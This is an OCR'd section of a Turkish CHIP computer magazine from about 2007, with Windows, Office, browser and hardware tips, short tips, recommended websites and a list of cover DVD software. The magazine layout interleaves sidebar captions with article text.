**6 EKLENDİ** DOT gibi dosya türlerini de "Yeni" menüsüne dâhil edebilirsiniz.

Windows Güvenlik Duvarı'na ait varsayılan ayarlara geri dönmek için komut satırını da kullanabilirsiniz. Bunun için *Başlat / Çalıştır* menüsünden cmd komutunu çalıştırın ve Komut İstemi penceresinde

```
netsh firewall reset
```

komutunu çalıştırın.

## 6 Windows XP
### Menüden özel formatlara ait boş belgeler oluşturmak

***Herhangi bir klasörün içerisindeyken dosya ve bağlam menüleri üzerinden Yeni komutuyla XLS ya da DOC gibi özel biçimlere ait boş belgeler oluşturabilir ve hemen yeni bir ad belirleyebilirsiniz. Bu pratik özelliği diğer dosya türlerinde; örneğin Word şablon dosyalarında da kullanmak istiyorsunuz.***

**İPUCU** Gerekli eklemeyi Kayıt Defteri Düzenleyicisi üzerinden gerçekleştirebilirsiniz. HKEY_CLASSES_ROOT anahtarına geçin ve buradan Yeni menüsüne dâhil etmek istediğiniz dosya türüne ait alt anahtarı bulun. Word şablonları için aramanız gereken uzantı .DOT. Pencerenin sağında Varsayılan adında bir kayıt olup olmadığını kontrol edin. Herhangi bir değer oluşturulmuşsa aynı adlı alt anahtara geçin. Diğer durumda mevcut anahtarda kalın ve bu kez ShellNew'in izini sürün.

Henüz oluşturulmamışsa *Düzen / Yeni / Anahtar* ile bu anahtarı oluşturun. ShellNew'e geçin ve pencerenin sağındaki alandan *Düzen / Yeni / Dize Değeri* ile oluşturduğunuz kayda NullFile adını verin ancak onun için herhangi bir değer atamayın. Kayıt Defteri Düzenleyicisi'nden çıkın ve Windows Gezgini'ni yeniden başlatın. Artık *Dosya / Yeni* menüsünde Microsoft Word Şablonu da kendi yerini alacak.

Boş bir dosya yerine mevcut belgelerden herhangi birinin bir kopyasını oluşturmayı ya da uygun bir komutu →

## 7 KISA İPUÇLARI

**Güvenlik:** cipher /W:[Konum] komutu, sabit diskteki silinen dosyalar tarafından açılan alana sıfır ve rastlantısal değerler yazarak kurtarmayı engelliyor.

**Disk yazma:** Windows'un yazma özelliğini *Başlat / Çalıştır / msconfig* komutuyla, Hizmetler »IMAPI CD yazma COM hizmeti'nden kapatın.

**Windows Gezgini:** Dosya ve klasörleri, özelliklerini en kısa yoldan görüntülemek için onları işaretleyin ve [ALT] + [Enter] tuş kombinasyonunu kullanın.

**Olay Görüntüleyicisi:** Olay Görüntüleyicisi'ne doğrudan erişim için *Başlat / Çalıştır* menüsünden eventvwr.msc komutunu çalıştırmalısınız.

**Klavye:** NumLock'ın boot sırasında etkin olması için HKEY_CURRENT_USER \ Control Panel \ Keyboard'ta InitialKeyboardIndicators'ı 2 yapın.

**Media Player:** 9 ve sonraki sürümlerde ses ve video oynatırken ses seviyesini artırmak için [F10], azaltmak için [F9] kısa yollarını kullanabilirsiniz.

çalıştırmayı tercih edebilirsiniz. Bunun için Kayıt Defteri Düzenleyicisi'nde NullFile yerine FileName adında bir dize değeri oluşturmanız gerekecek. Bu kayda çift tıklayın ve Değer verisi alanına kullanmak istediğiniz kaynak dosyanın adını girin örneğin Normal.dot. Burada dosya konumunu eksiksiz bir biçimde girmeniz önemli. Elinizde ayrıca komut satırı parametresi kullanarak yeni dosya oluşturmayı otomatik hale getirme gibi bir seçenek de var. Bunun için oluşturduğunuz dize değeri NullFile ya da FileName yerine Command adını taşımalı ve Değer verisi alanına çalıştırmak istediğiniz komutu girmelisiniz.

**8 Windows Vista**

### Windows Gezgini'ndeki menü çubuğunu yeniden görüntülemek

***İşletim sisteminin yeni sürümüyle birlikte Windows Gezgini'ndeki Dosya, Düzen, Görünüm ve Araçlar seçeneklerini içeren menü çubuğu gizlenmeye başlıyor. Oysa bu menülerdeki komutlara alışık olduğunuz yöntemle erişmek istiyorsunuz.***

**İPUCU** Internet Explorer 7 ile ikinci plana atılan menü çubuğu Vista'daki Windows Gezgini'nde de standart ayarlarla gizleniyor. Alışkanlıklarınızdan vazgeçmek istemiyorsanız ondan yararlanmaya devam edebilirsiniz. Menü çubuğunu geçici olarak etkinleştirmek için [Alt]'a tıklamanız yeterli. Menünün her zaman için diğer simgelerle birlikte görüntülenmesi için *Düzenle / Yerleşim* menüsünden Menü çubuğunu işaretlemeniz yeterli.

**9 Word 2000, XP, 2003**

### Yapıştırılan resmin arkaplanının görüntülenmesini engellemek

***Belgeye dâhil ettiğiniz grafiğin arkaplanı her zaman beyaz olmayabilir. Bu durum metin içerisinde çirkin bir görünüm yaratabiliyor.***

**İPUCU** Metin düzenleme yazılımı kullanıcılara seçilen rengi saydam olarak tanımlayarak görünmez hale getirme fırsatı sunuyor. Bunun için sol fare tuşuyla eklenen resme tıkladığınızda Resim, araç çubuğu ekrandaki yerini alacak. Bu çubuk, resim seçili olmasına rağmen açılmamışsa sağ fare tuşuyla zaten etkin olan simge çubuklarından birine tıklayın ve açılan pencereden *Resim*'i seçin.

Resim çubuğunda yer alan düğmelerle parlaklık ve karşıtlık gibi değerleri değiştirebilirsiniz. Sağdan ikinci simge olan *Saydam Rengi Ayarla* ile herhangi bir resmin arka planını saydam renk olarak değiştirebilirsiniz. Bu simgeye tıkladıktan sonra şekil değiştiren işaretçiyi kullanarak renk seçimini yapabilirsiniz.

**10 Word 2000, XP, 2003**

### Numaralandırmaya ikinci sayfadan başlamak

***Word'te çok sayıda sayfa içeren bir metin oluşturduğunuzda hem sayfa numaralandırırken hem de içindekileri oluştururken kapağa 1 numara veriliyor. Ancak numaralandırmanın kapak yerine belgenin ikinci sayfasından başlamasını istiyorsunuz.***


**İPUCU** Özel olarak sayfa sonu ekleyerek kapağın ayrı bir bölüm olarak tanımlanmasını sağlayın. Daha sonra Word'ün sayfa numaralandırmasını ikinci bölümden başlatmasını sağlayın.

**Bölüm sonu eklemek:** Fare işaretçisini metnin ilgili bölümüne sürükleyin ve *Ekle* menüsünden *Kesme*'ye tıklayın. Açılan iletişim penceresinde *Kesme Türleri* ya da *Bölüm Sonu Türleri* alanından *Sonraki Sayfa*'yı işaretleyin ve *Tamam*'a tıklayın. Word, bölüm sonunu kesikli çift çizgi olarak gösteriyor. Kapak zaten sürekli bir sayfa sonuyla metnin geri kalanından ayrılıyorsa onu silmeniz gerekiyor. Aksi halde Word kapak ve metin arasına boş bir sayfa yerleştiriyor. Bunun için Görünüm menüsünden *Normal*'e tıklayın ve imleci Bölüm Sonu (Sürekli) etiketini taşıyan kesik çizginin üzerine getirin. [Del]'e tıklayarak bu çizgiden kurtulabilirsiniz.

**Numaralandırmayı başlatmak:** İmleci bölüm sonunun ardına getirin ve *Ekle* menüsünden *Sayfa Numaraları*'na tıklayın. Açılan iletişim penceresinden *Biçim*'e tıklayın ve *Sayfa Numaralandırma*'dan *Başlangıç* seçeneğini etkinleştirin ve yanındaki alana 1 değerini girin. Bu sayede imlecin içerisinde bulunduğu bölümde numaralandırma yeniden 1'de başlayacak. *Tamam*'a tıklayarak iletişim pencerelerinden çıkın.

**Üstbilgi ve altbilgi ayarları:** Üst ve altbilgi satırlarına kapakta yer vermeye gerek yok. *Görünüm* menüsünden *Üstbilgi ve Altbilgi*'ye tıklayın ve *Öncekini Göster* veya *Sonrakini Göster* ile ikinci bölüme geçin. "Öncekine Bağlan" seçeneğini devre dışı bıraktıktan sonra ilk bölümün üstbilgi ve altbilgi satırlarına gidin ve buraya eklenen sayfa numaralarını kaldırın. Bunun için onları işaretledikten sonra [Del]'e tıklamalısınız. Artık sayfa numaraları kapak yerine yalnızca metinde →

**9 SAYDAMLIK** Word üzerinden rahatsız edici arkaplan rengini saydamlaştırın.




**10 NUMARALANDIRMA** Bölüm sonu ekleyerek yeni bir numaralandırma başlatın.

## 12 KISA İPUÇLARI

**Word:** Herhangi bir paragrafı metnin içerisinde taşımak için [Alt] + [Shift] + [YönTuşları] bileşimini kullanın. Paragrafı işaretlemeniz gerekmiyor.

**Excel:** Kopyalanmış bir tabloyu yapıştırırken *Düzen / Özel Yapıştır*'dan *İşlemi tersine çevir*'i işaretleyerek satır ve sütunların yerini değiştirebilirsiniz.

**Word:** *Tablo / Sırala* menüsünü kullanarak, tablo içerisinde yer almasalar da işaretli verilerin sıralamasını tek adımda değiştirebilirsiniz.

**Outlook:** Gelen Kutusu'ndayken [Ctrl] + [V]'yi kullandığınızda panodakileri içeren yeni bir e-posta iletisi penceresi ekrana geliyor.

**Winamp:** Görev çubuğunda mı bildirim alanında mı? Belirlemek için *Options / Preferences / General Preferences*'taki Show Winamp'ı kullanın.

**Outlook:** Başlangıç parametresi olarak /ResetOutlookBar'ı kullandığınızda Outlook çubuğu kurulumun hemen sonrasındaki haline geri dönüyor.

gösterilecek. Son olarak *Kapat*'a tıklayarak araç çubuğundan çıkın.

### 11 Video oynatıcısı
### AVI videoları analiz etmek ve sorunsuz oynatmak

***AVI uzantılı videoların birçoğu bilgisayarınızda sorunsuz bir şekilde çalışıyor. Ancak bilgisayarınıza yüklediğiniz video oynatıcısı bazı dosyalarda başarısız oluyor. Sorunun kaynağını öğrenmek ve kendi çözümünüzü yaratmak istiyorsunuz.***

**İPUCU** Bu tür sorunlar genellikle eksik video codec'lerinden kaynaklanıyor. Çeşitlilik yardımcı araçlar olmadan hangi codec'in gerekli olduğunu anlamayı maalesef çok zorlaştırıyor. Bu ana dek oynatamadığınız AVI dosyası için bilgisayarınıza yüklemeniz gereken codec'i teşhis etmek için CHIP DVD'sinde yer alan AVIcodec adlı ücretsiz araçtan yararlanabilirsiniz. Kısa süren kurulumun ardından *Çokluortam Dosyaları* sekmesinden *Dosya Seç*'e tıklayın ve sorun çıkaran dosyayı seçin. Listenize birden fazla dosya ya da klasörü dâhil edebilirsiniz.

Yazılım tüm dosya adlarını, sıkıştırmada kullanılan ses ve video codec'leriyle sıralıyor. Dosyayı işaretledikten sonra pencerenin altındaki üç satırı gözden geçirerek aradığınız bilgilere ulaşabilirsiniz. Aynı satırlar gerektiği halde PC'nizde bulunmayan codec'leri de görmenizi sağlıyor. Site düğmesi ise sizi eksik codec'leri indirmenizi sağlayacak özel web sitesine yönlendiriyor.

### 13 Internet Explorer 6, 7
### İnternet tarayıcının dosya indirme engelini kapatmak

***Herhangi bir web sayfası otomatik dosya indirme işlemi başlatmak istediğinde, internet tarayıcı, pencerenin üst kısmındaki simge çubuğunun hemen altında bir bilgilendirme mesajı görüntülüyor. Aşina olduğunuz dosya indirme penceresine ulaşmak için öncelikle bu mesaja tıklamanız ve Dosyayı Karşıdan Yükle'yi seçmeniz gerekiyor.***

**İPUCU** Bu mesaj Windows XP Service Pack 2'yle gelen gelişmiş bir güvenlik ayarı nedeniyle ekrana geliyor ve istenmeyen dosyaların otomatik olarak indirilmesini engellemeyi amaçlıyor. Bu uyarıdan kurtulmak için iki farklı yönteme başvurabilirsiniz.

**1.Yöntem:** Sık sık dosya indirdiğiniz güvenli web sitelerini izin verilen adreslerin yer aldığı listeye ekleyebilirsiniz. Bununiçin *Denetim Masası*'ndan *Internet Options*'a tıklayın ve *Security* sekmesine geçin. *Trusted Sites* simgesine tıklayın ve etkinleşen *Sites* düğmesini kullanarak "Trusted Sites" penceresine geçin. "Add this website to the zone" alanındaki yerini otomatik olarak alan siteyi, *Add*'e tıklayarak bu gruba dâhil edebilirsiniz. Bu noktada Require server verification (https:) for all sites in this zone'un onay işaretini kaldırmak, https desteği sunmayan web sitelerinden de dosya indirebilmenizi sağlayacak. *Close* ve *Tamam*'a tıklayarak değişiklikleri onaylayın. Bu yöntemin avantajı güvenlik sisteminin listede olmayan sitelerde de güvenlik özelliklerinin devrede olması.

**2.Yöntem:** Mesaj alanını tümüyle kapatabilirsiniz. Bunun için *Internet Options*'ta *Security* sekmesine geçin *Custom Level*'a tıklayın. Açılan iletişim penceresinden "Downloads" alanını bulun ve *Automatic prompting for file downloads'ta Enable*'ı seçin. *OK*'e ve sonrasında *Yes*'e tıklayarak değişikliklere onay verin. Internet Explorer 7'de ilk yöntemi kullanıyor olsanız da bu ayarlamayı Trusted sites'taki adresler için yapmanız gerekiyor. Değişiklik uyarı mesajı olmaksızın dosya indirme penceresinin ekranda belirmesini sağlıyor.

**13 SÜKUNET** IE 7'deki bilgilendirme mesajını güvenilir sitelerde kapatabilirsiniz.

### 14 Internet Explorer 7
### İnternet tarayıcının masaüstü simgesini onarmak

***İnternet Explorer 7'ye bir türlü ısınamadınız ve bu yeni tarayıcıyı bilgisayarınızdan kaldırdıktan sonra selefiyle sörfe devam ediyorsunuz. Ancak Windows bu değişikliği bir türlü dikkate almıyor ve masaüstünde →***

***Internet Explorer 7'ye ait simgeyi göstermeye devam ediyor.***


**İPUCU** Bu sorun Windows'un Internet Explorer 7'nin kurulumu ve kaldırılması sonrasında simge önbelleğinin güncellenmemesinden kaynaklanıyor. Görüntü ayarlarını değiştirerek Windows'un değişiklikleri dikkate almasını sağlayabilirsiniz. Bunun için sağ fare tuşuyla masaüstündeki boş bir alana tıklayın ve açılan bağlam menüsünden *Özellikler*'i seçin. "Görüntü Özellikleri" penceresinde *Ayarlar* sekmesine geçtikten sonra "Renk Kalitesi" alanında En Yüksek (32 bit) işaretliyse değeri Orta (16 Bit) olarak değiştirin. Windows ayarları saklamak isteyip istemediğinizi sorduğunda *Evet*'e tıklayın. Daha sonra aynı menüyü tekrar ziyaret edin ve önceki renk kalitesini yeniden seçin. *Uygula* ve *Evet*'e tıklayarak test ettiğiniz değişiklikleri *Tamam*'a tıklayarak onaylayın.

**15** Firefox 2.x

### İhtiyaç duyulmayan "Git" düğmesinden kurtulmak

***Adres çubuğunun yanı başında girilen adresin yüklenmesini sağlayan ancak hiç kullanılmayan bir Git düğmesi bulunuyor. Çünkü siz normalde sayfaları yüklemek için URL'yi girdikten sonra [Enter]'a tıklamayı ve bu sayede fareyle zaman kaybetmemeyi tercih ediyorsunuz. Üstelik bu düğme bazı uzun URL'leri bir seferde görmenizi engelliyor.***

**İPUCU** Firefox'un yapılandırma dosyası üzerinden bu düğmeyi gizlemek mümkün. Bu sayede uzun URL'lerin ve diğer simgelerin görüntülenmesi için daha fazla alana sahip olacaksınız. Adres çubuğuna about:config komutunu girdikten sonra [Enter]'a tıklayın. Ayar ismi listesinden browser.urlbar.hideGoButton'ı bulun. Üzerine çift tıklayarak Değer alanındaki verinin true olarak değişmesini sağlayın. Bu adım adres çubuğundaki düğmenin ortadan kaldıracak.



**15 AYARLAMALAR** Bu ayar adı adres çubuğundaki Git düğmesini kaldırıyor.

**16** Anakart

### Core2 Duo anakartlardaki çökmelerin önüne geçmek

***Yeni bilgisayarınız, satın almanızdan bu yana daha bir ay bile geride kalmamış olmasına rağmen sık sık kilitleniyor. Özellikle ofis uygulamalarından yüksek performans gerektiren resim düzenleme araçlarına her geçtiğinizde bilgisayarınızı yeniden başlatmak zorunda kalıyorsunuz.***

**İPUCU** Sistemin kilitlenmesi soğutma sorunlarına ve özellikle de güç tasarrufuyla ilgili ayarlarda aşırıya kaçılmasına bağlı olabilir. Üreticiler günümüz Intel Core 2 Duo anakartlarında bileşenler için etkin soğutmadan olabildiğince kaçınıyor ve bunun yerine işlemci soğutucusu üzerinden yeterli hava akışı sağlamaya çalışıyor. Bu soğutucu o kadar büyük ki, kuzey köprüsüne ve işlemcinin etrafındaki voltaj regülatörlerine bile soğuk hava sağlayabiliyor.

Hem enerji tasarrufu sağlamak, hem de sesi en aza indirmek için fanın dönüş sayısını BIOS üzerinden düşürmek mümkün. Çok düşük bir değer seçildiğinde, hava dolaşımı etrafındaki soğutucuları beslemek için yetersiz kalıyor. Bu durum bileşenlerin aşırı ısınmasına ve bir süre sonra geri alınamaz zararların oluşmasına yol açabiliyor. Öyle ki kullanıcı yeni bir anakart satın almak zorunda kalıyor. Uygun olan en düşük fan hızını bulmak için bilgisayarınızı tam yük altında çalıştırarak test edebilirsiniz. **www.futuremark.com** adresinden indirebileceğiniz 3DMark bu tür bir yazılım. Bilgisayarınız kilitlendiğinde BIOS'tan dönüş sayısını stabil çalışma için en uygun değeri yakalayana dek arttırın.


**17** Dizüstü bilgisayar

### Yeni firmware'le tüm bellek kartlarını tanıtmak

***Tatile çıkmadan önce fotoğraf çekerken herhangi bir kapasite sıkıntısı yaşamamak için 2 GB kapasiteli bir SD kart satın aldınız. Ancak dizüstü bilgisayarınızdaki kart okuyucusu yeni bellek kartını tanımıyor.***

**İPUCU** SD kartlar ilk kez piyasaya çıktığında bellek üreticileri 1 GB sınırının bu kadar kısa sürede aşılabileceğini tahmin etmemişti. Kart okuyucu üreticileri de onlardan farksızdı. Bu nedenle eski cihazların birçoğu yüksek kapasiteli bellek kartlarını tanımıyor. Dizüstü bilgisayarınızın kart okuyucusunda bu sorunu yeni bir firmware'le çözebilirsiniz. Güncelleme için öncelikle üreticinin internet sayfasını ziyaret etmeniz gerekiyor. Dizüstü bilgisayarınızın model numarasını girdikten sonra Download bölümünü ziyaret ederek ihtiyacınız olan firmware'in hazır olup olmadığını görebilirsiniz. Sonuç olumsuzsa kart üreticisinin web sayfasında da arama yapmakta yarar var. Dizüstü bilgisayarınızdaki kart okuyucunun üreticisini Aygıt Yöneticisi penceresinden öğrenebilirsiniz. Bu pencereye hızlı erişim için *Bilgisayarım/Özellikler/Donanım* seçeneklerine tıklayabilirsiniz.■

Ozan Ali Dönmez, ozand@chip.com.tr




**17 KART OKUYUCU** Entegre kart okuyucunun bilgileri Aygıt Yöneticisi'nde var.

# Ayın web siteleri

Beğendiğiniz web sitelerini CHIP okurlarıyla paylaşmak istiyorsanız, adreslerini websiteleri@chip.com.tr e-posta adresine gönderin.

## http://www.bedendili.net

Günlük yaşantımızda çevremizdeki insanlarla diyalog kurarken, aslında farkında olmadan yaptığımız mimik ve el kol hareketlerimizle karşımızdaki insana çeşitli mesajlar veririz. Beden Dili olarak adlandırılan bu doğaçlama hareketlerin her birinin farklı birer açıklaması var. Örneğin tartışma sırasında kollarını kavuşturan bir insan için karşı tarafın fikirlerine kapalı ve savunma halinde olduğu söylenebilir. Bedendili.net web sitesinde bu ve benzeri hareketlerin açıklamalarına geniş olarak yer verilerek, bazı hareketler de çizimlerle anlatılarak pekiştirilmiş. Karşınızdaki insanın size tam olarak neler anlatmak istediğini çözebilmek için bu siteden yararlanabilirsiniz.

## http://www.sikayetim.com

Tüketici ve üretici arasında bir iletişim köprüsü olmayı misyon edinerek yayın hayatını sürdüren site, "Şikayetinizi dinleyen birileri yoksa, çözüm burada" diyor ve satın aldığı bir ürün veya hizmet sonrasında problem yaşayan tüketicilerin sorunlarını internet platformuna taşımalarını sağlıyor. Muhatap firma yetkilileri siteyi ziyaret ederek problemleri öğrenip çözüm üretiyorlar.

## http://www.gsmarena.com

Çağımızın vazgeçilmez iletişim araçlarından biri olan cep telefonları, birbirinden ilginç ve renkli modelleriyle 7'den 70'e herkes tarafından ilgi ile takip ediliyor. Yeni bir telefon almak için kararsız kaldıysanız GSM Arena'yı ziyaret ederek tüm cep telefonu modelleriyle ilgili detaylı inceleme sayfalarına ulaşabilir ve satın almayı düşündüğünüz cep telefonunu yakından tanıyabilirsiniz.

## http://www.pazarmetre.com

Pazarmetre.com, bilgisayar, foto-kamera, saat, elektronik, telefon gibi çeşitli kategorilerde en ucuz ürünü hangi online alışveriş sitesinde bulabileceğiniz konusunda sizlere yardımcı olmayı hedefliyor. Siteyi ziyaret edip arama bölümüne satın almak istediğiniz ürünü yazıp arattığınızda, ürünü satan alışveriş siteleri ve fiyatlar listelenerek en uygun fiyat öğreniyorsunuz.

## http://www.bored.com/changednames

Dünyaca ünlü starların gerçek isimlerini merak ediyorsanız bu siteyi ziyaret ederek öğrenebilirsiniz. Site veritabanında binlerce ünlünün gerçek isimleri alfabetik bir sıralamayla ziyaretçilere sunulduğu gibi dilerseniz arama bölümünü kullanarak da sonuca ulaşabiliyorsunuz. İşte iki ilginç örnek; Enrique Jose Martin Morales IV (Ricky Martin), Tara Leigh Patrick (Carmen Electra).

## http://www.sigarayibirak.com

Sigara bağımlılığından kurtulmak isteyenler için iyi bir başlangıç olabilecek sigarayıbirak.com web sayfasında, bağımlılık derecenizi ölçerek bu kötü alışkanlıktan nasıl kurtulabileceğinizi öğrenebilirsiniz. Site, asıl amacını şu cümlelerle özetliyor: Sigarayı bırakmak, sağlıklı bir yaşam sürmek için atabileceğiniz en önemli adımdır. Unutmayın, değişim için hiçbir zaman geç değildir.

## http://www.devletim.com

Devletim.com resmi kurumlar ile doğrudan veya dolaylı hiçbir ilişkisi olmayan, devletin sunduğu e-hizmetlere internet kullanıcılarının kolaylıkla ulaşabilmeleri için oluşturulmuş bir web sayfası. Siteyi ziyaret ederek resmi içerikli güncel haberlere ulaşabilir, devletin uyguladığı ÖSS ve KPSS gibi her türlü merkezi sınav sonuçlarını öğrenebilirsiniz.

## http://www.oldversion.com

Hepimiz, kullandığımız programların yeni sürümleri çıktığında, hemen eskisini kaldırıp yenisini yükleriz. Fakat yeni sürüm programlara eklenmiş yeni özellikler bazı kullanıcıların hoşuna gitmeyebilir ve eski sürüme dönmek isteyebilirler. "En yeni her zaman en iyi demek değildir." diyen OldVersion.com'da, tüm popüler programların eski sürümlerine ulaşabilirsiniz.

## http://www.myfonts.com

MyFonts.com, binlerce yazı tipine (font) ulaşabileceğiniz bir web sitesi. Bu web sitesini ilginç kılan, ismini bilmediğiniz herhangi bir yazı tipini bulabileceğiniz bir web sitesi olması. Yapmanız gereken, sitenin "What the Font" bölümüne girerek bulmak istediğiniz yazı tipiyle yazılmış bir resmi siteye upload ederek, karşınıza çıkacak sonuçlar arasından yazı tipini bulmak.

## http://www.kimkimdir.gen.tr

Tarihte iz bırakmış önemli kişilerin hayat öykülerinin yanı sıra, popüler kültürden de birçok insanın biyografisine ulaşabileceğiniz geniş bir kaynak arıyorsanız KimKimdir.gen.tr size önemli bir rehber olacaktır. 3.000'in üzerinde kişinin kayıtlı bulunduğu sitede, aradığınız kişilerin biyografilerine kategori, alfabetik liste veya arama motorunu kullanarak kolayca ulaşabiliyorsunuz.

## http://www.toptenreviews.com

Yazılım, donanım, web servisleri, sinema ve oyun olmak üzere toplam beş kategoriye ayrılmış TopTenREVIEWS web sitesinde, bu bölümler altında bulunan ürün ve servislerin, site editörleri tarafından oluşturulmuş, karşılaştırmalı ilk 10 listelerine ulaşabilirsiniz. Herhangi bir ürünü veya servisi tercih etmeden önce, bu siteye de göz atarak bilgi sahibi olmakta fayda var.

## http://atom.smasher.org

Hata mesajlarıyla karşılaşmak, hiç kuşku yok ki tüm bilgisayar kullanıcılarının canını sıkan bir olaydır. Peki kendi isteğinize göre hata mesajı oluşturabileceğinizi biliyor musunuz? Atom Smasher web sayfasını kullanarak, birbirindin ilginç hata mesajları oluşturabilir ve resim olarak bilgisayarınıza kaydedebilirsiniz. Yapmanız gereken hata mesajının simgesini seçmek.

## http://www.derggi.com

"Türkiye'nin ilk online dergisi" sloganıyla yayın yapan Derggi.com, okuyucularının her yeni sayısını iple çektiği bir online yayın. Tasarımının, normal bir dergiden farkı olmayan Derggi.com, içerik olarak da hayli zengin. Ünlülerle röportajlardan birçok ilginç bilgi ve fotoğrafa, adeta bir derginin sayfalarını çeviriyormuşçasına internet ortamında erişebilmek oldukça zevkli. ■

DVD + CD'li baskı için

# DVD / CD'lerde göze çarpanlar

Sizler için her ay özenle seçtiğimiz kullanışlı ve ilginç yazılımlarla dolup taşan eCHIP'lerin içeriklerini ve DVD / CD'lerde yer alan bazı yazılımlara dair açıklamaları bu sayfalarda bulabilirsiniz.

## Ashampoo WinOptimizer

### Sisteminizi koruyun

TAM SÜRÜM

Bilgisayarınızda oluşabilecek olası sistem sorunlarını, bu programın sağladığı düzenli bakım ile ortadan kaldırabilirsiniz.

- 12,6 MB
- Windows XP

## O&O DiskRecovery

### Dosyaları kurtarmak

TAM SÜRÜM

Umulmadık bir aksilik veya dalgınlık sonucu kaybettiğiniz dosyalarınızı O&O DiskRecovery sayesinde kurtarabilirsiniz.

- 5,6 MB
- Windows XP

## Active Document Keeper


### Son yazdığınız hangisi?

TAM SÜRÜM

Birden fazla bilgisayarda saklamak zorunda olduğunuz belgelerin güncel olanlarını takip etmenize yardımcı oluyor.

- 2,9 MB
- Windows XP

## GÜVENLİK PAKETİ




DENEME SÜRÜMÜ

**Norton Internet Security 2007**

Norton'un bu ünlü yazılımının 2007 sürümü, internet yoluyla sisteminize zarar verebilecek tehditleri engelliyor.

- 45,9 MB
- Windows XP



DENEME SÜRÜMÜ

**G DATA Internet Security 2007**

Kişisel bilgilerinize yönelik saldırıları ve zararlı yazılımları tespit ederek sisteminizi koruyan etkili bir yazılım.


- 226,5 MB
- Windows 2000/XP

DENEME SÜRÜMÜ

**Kaspersky Internet Security**

Online saldırılarla baş etmenize yardımcı olan Kaspersky'nin bu ünlü yazılımı, benzer diğer programlarla uyumlu çalışabiliyor.

- 22,6 MB
- Windows 98/Me/NT/2000/XP



DENEME SÜRÜMÜ

**Trend Micro PC-Cillin Internet Security 2007**

Önemli işlemler için internete sık başvuran kullanıcıların, kötü niyetli kişilere karşı güvende olmasını sağlayan etkili bir yazılım.

- 69,2 MB
- Windows 2000/XP

## Bells & Whistles for Outlook

### Outlook'a ekstra yardım

TAM SÜRÜM

Outlook'unuza otomatik işlemler atayarak, e-postalarınıza önceden belirlenmiş metinler ekleyebilir ve işlerinizi hızlandırabilirsiniz.

- 2,5 MB
- Windows 9x/ME/NT/2K/XP/Vista

## OpenArena 0.6.0

### Quake'i özleyenlere

ÜCRETSİZ

OpenArena, Quake'in yerini tutamaz ama Quake III motoru üzerine kurulmuş olduğu için son derece eğlenceli bir oyun.

- 74,6 MB
- Windows 9x/ME/NT/2K/XP

## Mixxx

### Evinizin DJ'i

ÜCRETSİZ

Kendi evinizden çıkmadan profesyonel DJ'lere taş çıkartacak müzik parçaları hazırlamak istiyorsanız bu program size göre.

- 4,3 MB
- Windows 98/2000/NT/XP/2003

Bu sayfalar promosyonlu CHIP ile birlikte verilen DVD ve CD'deki içeriği tanıtmaktadır. Bu sayfaların, DVD ve CD içermediğinden promosyonsuz baskı (CHIP Compact - 3,50 YTL) için bir işlevi yoktur.
**DVD / CD'niz çalışmıyorsa:** Çizik, kırık veya başka nedenlerle çalışmayan DVD/CD'lerinizi değiştiriyoruz. Bunun için yardim@chip. com.tr'ye adres ve telefon bilgilerinizi içeren bir e-posta gönderebilirsiniz.

## ArchiCrypt Stealth 4

### İz bırakmadan sörf

DENEME SÜRÜMÜ

İnternet üzerinde anonim sörf yapmanızı sağlayan bu program, kişisel bilgilerinizi korumak için proxy'leri kullanıyor.

- 5,1 MB
- Windows 2000/XP/2003

## Webroot Spy Sweeper 5.2

### Casuslar giremez!

DENEME SÜRÜMÜ

Bilgisayarınıza farklı kaynaklardan casus yazılımlar bulaşabilir. Webroot Spy Sweeper onlara karşı sadık dostunuz.

- 12,7 MB
- Windows Me/2000/XP

## Focus Magic 3

### Net fotoğraflar

DENEME SÜRÜMÜ

Belki tüm çektiğimiz fotoğrafların net olmasını sağlayamayız ama bu program ile sonradan netlik sağlamak mümkün.

- 4,3 MB
- Windows 98/Me/NT/XP/2003

## Windows Live Messenger Türkçe

### Biraz da sohbet

ÜCRETSİZ

Microsoft'un anında sohbet programının en son Türkçe sürümü ile arkadaşlarınızla sohbetinizi daha keyifli hale getirebilirsiniz.

- 16,3 MB
- Windows XP

## CHIP sinema kulübü

### Popüler diziler 5. bölümleri ile sizlerle

Ünlü kahramanlar Dick Tracy, Flash Gordon ve Zorro'nun TV tarihinde ilk defa yayınlanan örnekleri her ay CHIP TV içinde yer alıyor.

## BASIC KIT

### Program kütüphanesi

| | |
|---|---|
| ACDSee Photo Manager 9 build 55 | |
| Adobe Reader 8.0 | |
| AntiVir 7.00.03.02 | Yeni |
| Babylon 6.1 | |
| BitTorrent 5.0.5 | Yeni |
| DirectX 9.0c Şubat '07 | Yeni |
| eMule 0.47c TÜRKÇE | |
| Firefox 2.0.0.1 TÜRKÇE | |
| GetRight 6.2 | Yeni |
| IrfanView 3.99 | |
| Java Runtime 5 | |
| K-Lite CodecPack 2.8.2 | |
| mIRC 6.21 | Yeni |
| .NET Framework 3.0 | Yeni |
| NVU 1 HTML Editör | |
| QuickTime 7.1.3 | |
| Registry Mechanic 6 | |
| Sandra XI SP1 2007.3.11.22 | Yeni |
| Thunderbird 1.5.0.9 TÜRKÇE | |
| Ultra Edit-32 v.12.20b | |
| Thunderbird 1.5.0.9 | |
